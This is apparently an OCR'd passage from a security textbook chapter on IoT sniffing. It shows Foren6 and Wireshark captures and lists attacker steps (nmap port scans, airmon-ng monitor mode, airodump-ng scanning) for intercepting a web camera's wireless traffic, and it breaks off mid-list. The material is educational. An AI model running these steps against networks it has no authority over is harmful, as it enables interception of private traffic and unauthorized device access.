
Target: /dev/ttyUSB0

(path to packet file or a real sniffer device, example: /dev/ttyUSB0)

Channel: 24

Type: snif

Figure 18.34: Sniffing using Foren6


Foren6: A 6LoWPAN Diagnosis Tool
File
Layout
Window
Help
Start
Stop
Manage Sources
Toggle node movement
Clear
Toggle node info
Link/Unlink Dialogs
Packet
Overlay : Rank depth
Informations
Filter:
Timeline:
277/845
503.401 sec
Layout:
e
7
d
8
1
3
2
5
c
b
12
6
9
4
11
a
10
f

```
Data
▷ Internet Protocol Version 6, Src: fe80::212:740b:b:b0b (fe80::212:740b:b:b0b), Dst: fe80::212:7412:12:1212 (fe80::212:7412:12:1212)
▽ Internet Control Message Protocol v6
    Type: RPL Control (155)
    Code: 2 (Destination Advertisement Object)
    Checksum: 0xa2a3 [correct]
    RPLInstanceID: 30
  ▷ Flags: 0x40
    Reserved: 00
    DAO Sequence: 246
    DODAGID: fe80::212:7412:12:1212 (fe80::212:7412:12:1212)
  ▷ ICMPv6 RPL Option (RPL Target 8888::212:740b:b:b0b/128)
  ▷ ICMPv6 RPL Option (Transit Information)
```

Dockable Packet Dissector

Name	data
▽ 802.15.4	
MAC Address	12741200121212
▽ IPv6	
Link-Local IP	fe80::212:7412:12:1
Global IP	8888::212:7412:12:
▽ RPL configuration	
▽ Instance ID	30
DODAG ID	fe80::212:7412:12:1
Version	241
Mode of Opera...	2
▽ Prefix	8888::/64
On-link	No
Autoconf	Yes
Router addr...	No
Valid lifetime	0

Fixed Region

Type	Version	Message
Packet	225	Frame: 682
Packet	225	Frame: 683
Packet	226	Frame: 684
Node	226	Node updated, wpan id = 12740c000c0c0c
Packet	227	Frame: 685
Node	227	Node updated, wpan id = 12740b000b0b0b
Packet	227	Frame: 686
Pack		
Packet	227	Frame: 688
Packet	227	Frame: 689
Packet	227	Frame: 690
Packet	227	Frame: 691
Packet	227	Frame: 692
Packet	228	Frame: 693
Node	228	Node updated, wpan id = 12740300030303

Dockable Event Widget

Figure 18.35: Screenshot of Foren6 showing various result panes

Sniffing using Wireshark


- Run Nmap to identify IoT devices using insecure HTTP ports

  `nmap -p 80,81,8080,8081 <Target IP address range>`
- Run **`ifconfig`** to identify your wireless card, here **`wlan0`**
- Run **`Airmon-ng`** to put the wireless card in monitor mode

  `airmon-ng start wlan0`
- Run **`Airodump-ng`** to scan all the nearby wireless networks

  `airodump-ng start wlan0mon`
- Discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark
- Next, setup your wireless card to listen to the traffic on the same channel using **`Airmon-ng`**

  `airmon-ng start wlan0mon 11`
- Launch Wireshark and double-click the interface that was kept in monitor mode, here **`wlan0mon`** and start capturing the traffic



```
No.   Time        Source      Destination  Protocol  Length Info
   92 55.375177   10.10.1.22  10.10.1.19   MQTT      56 Ping Request
   93 55.375596   10.10.1.19  10.10.1.22   MQTT      56 Ping Response
  225 114.075899  10.10.1.22  10.10.1.19   MQTT      56 Ping Request
  226 114.077353  10.10.1.19  10.10.1.22   MQTT      56 Ping Response
  336 171.798721  10.10.1.22  10.10.1.19   MQTT      56 Ping Request
  337 171.798904  10.10.1.19  10.10.1.22   MQTT      56 Ping Response
  454 229.566708  10.10.1.22  10.10.1.19   MQTT      56 Ping Request
  455 229.566990  10.10.1.19  10.10.1.22   MQTT      56 Ping Response
  570 288.319887  10.10.1.22  10.10.1.19   MQTT      56 Ping Request
  571 288.320127  10.10.1.19  10.10.1.22   MQTT      56 Ping Response
  676 345.830189  10.10.1.22  10.10.1.19   MQTT      56 Ping Request
  677 345.830443  10.10.1.19  10.10.1.22   MQTT      56 Ping Response
  802 404.300820  10.10.1.22  10.10.1.19   MQTT      56 Ping Request
  803 404.301034  10.10.1.19  10.10.1.22   MQTT      56 Ping Response
  913 461.756481  10.10.1.22  10.10.1.19   MQTT      56 Ping Request
  914 461.756762  10.10.1.19  10.10.1.22   MQTT      56 Ping Response
 1034 520.313102  10.10.1.22  10.10.1.19   MQTT      56 Ping Request
 1035 520.313585  10.10.1.19  10.10.1.22   MQTT      56 Ping Response
 1148 576.746486  10.10.1.19  10.10.1.22   MQTT      96 Publish Message (id=2) [High_Tempe]
 1149 576.746978  10.10.1.22  10.10.1.19   MQTT      58 Publish Ack (id=2)
 1151 576.756818  10.10.1.22  10.10.1.19   MQTT      58 Publish Received (id=2)

> Frame 92: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface \Device\NPF_{6F833290-5CC6-4897-B630-59BC293DB8D9}, id 0
> Ethernet II, Src: Microsof_01:80:02 (00:15:5d:01:80:02), Dst: Microsof_75:f7:7f (00:15:5d:75:f7:7f)
> Internet Protocol Version 4, Src: 10.10.1.22, Dst: 10.10.1.19
> Transmission Control Protocol, Src Port: 64264, Dst Port: 1883, Seq: 1, Ack: 1, Len: 2
> MQ Telemetry Transport Protocol, Ping Request

0000  00 15 5d 75 f7 7f 00 15  5d 01 80 02 08 00 45 02   ··]u···· ]·····E·
0010  00 2a 66 e9 40 00 80 06  00 00 0a 0a 01 16 0a 0a   ·*f·@··· ········
0020  01 13 fb 08 07 5b 05 a6  d3 c7 90 24 6b b2 50 18   ·····[·· ···$k·P·
0030  04 02 16 59 00 00 c0 00                            ···Y····

MQ Telemetry Transport Protocol: Protocol    Packets: 1509 · Displayed: 31 (2.1%)    Profile: Default
```

Sniffing using Wireshark

Many IoT devices, such as security cameras, host a website for controlling or configuring the cameras from a remote location. These websites mostly implement the insecure HTTP protocol instead of HTTPS, and are vulnerable to various attacks. If the cameras are using default factory credentials, an attacker can easily intercept all the traffic flowing between the camera and web application and further gain access to the camera itself. Attackers can use tools such as Wireshark to intercept such traffic and decrypt the Wi-Fi key of the target network.

Steps used by attackers to sniff wireless traffic of a web camera:

- Run Nmap to identify IoT devices using insecure HTTP ports for transmitting data:

  `nmap -p 80,81,8080,8081 <Target IP address range>`
- Now, set up your wireless card in monitor mode and identify the channel used by the target router for broadcasting. For this, run **ifconfig** to identify your wireless card, here: **`wlan0`**
- Run **`Airmon-ng`** to put the wireless card in monitor mode:

  `airmon-ng start wlan0`
- Next, run **`Airodump-ng`** to scan all the nearby wireless networks:

